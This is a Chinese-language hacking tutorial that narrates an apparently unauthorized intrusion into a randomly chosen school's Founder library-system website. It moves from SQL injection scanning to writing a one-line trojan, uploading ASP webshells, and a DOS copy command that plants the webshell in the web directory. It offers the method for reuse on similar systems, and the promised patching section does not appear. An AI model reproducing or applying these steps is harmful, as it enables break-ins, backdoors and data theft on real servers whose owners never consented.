
下面就拿一个方正图书系统的网站来做例子，演示全程入侵过程及漏洞的简单修补过程。我随便选了一个服务器，也不知道是哪个学校的，查IP地址显示的是重庆，不管那么多了，先来看看啊D的扫描结果（图1）。




出现了注入点，再对注入点进行检测，得到结果（图2）。



是SA的注入点，下面就是找出绝对路径了。我比较喜欢用NBSI来找，下面是检测的结果（图3）。




找到绝对路径后，我的思路是写入一句话木马，然后再用客户端连上去。下面是上传结果（图4）。




用一名话连接之后出现错误（图5），这是怎么回事？

后来经过多次试验发现，这个目录一般用户根本无法写入文件，刚才的一句话木马是在SA权限下写入的，而用一句话写入时权限不够，没办法。为了节约时间，我选择先传一个小马到web目录下，然后再用小马去弄大马，因为自己知道绝对路径嘛（图6）。




当然，你不怕麻烦的话也可以直接写入大马，不过要注意的是，用NBSI必须上传没有经过加密的大马，经过加密了的大马，我在测试中有时是传不上去的。这样我便得到了一个小马地址，打开一看，晕了（图7）。

这才发现小马也是被加了密的，看来只得传个大马了。找了一个个头小点的大马，传了上去（可恨的是没有好的小马，花了




好几分钟才将大马写入），总算拿到了一个webshell（后来我在测试其它网站时发现，有些网站在SA下不能向web 所在的目录写入文件，我的做法是先将大马写入像C:\Inetpub\wwwroot\等一些可写的目录，然后在SA权限下执行dos命令：copyC:\Inetpub\wwwroot\dama.asp d:\Founder\DLibrary\css\dama.asp,这样就可以拿到一个webshell。一般像这种情况下，先用第一种，然后用第二种，应该会有一种成功的。其实第二种方法说白了，和冰狐木马的功能类似）。




说明

我在检测其它方正图书馆管理系统的时候，发现有些系统并不如我这篇文章中写的一样，比如有些系统在SA下也不能向web所在的目录写入asp后门，而有些系统在SA下的copy命令不能用，这样拿webshell就有一些难度了。到底如何做还是大家自己发挥潜力吧，对于这样的系统我就没有能力进一步入侵了，因为现在学习紧啊，呵呵。在此，我向学习黑客的在校学生提个醒啊，千万不要因为搞黑客而误了学业，我现在就已经误了不少，正奋力追赶呢。

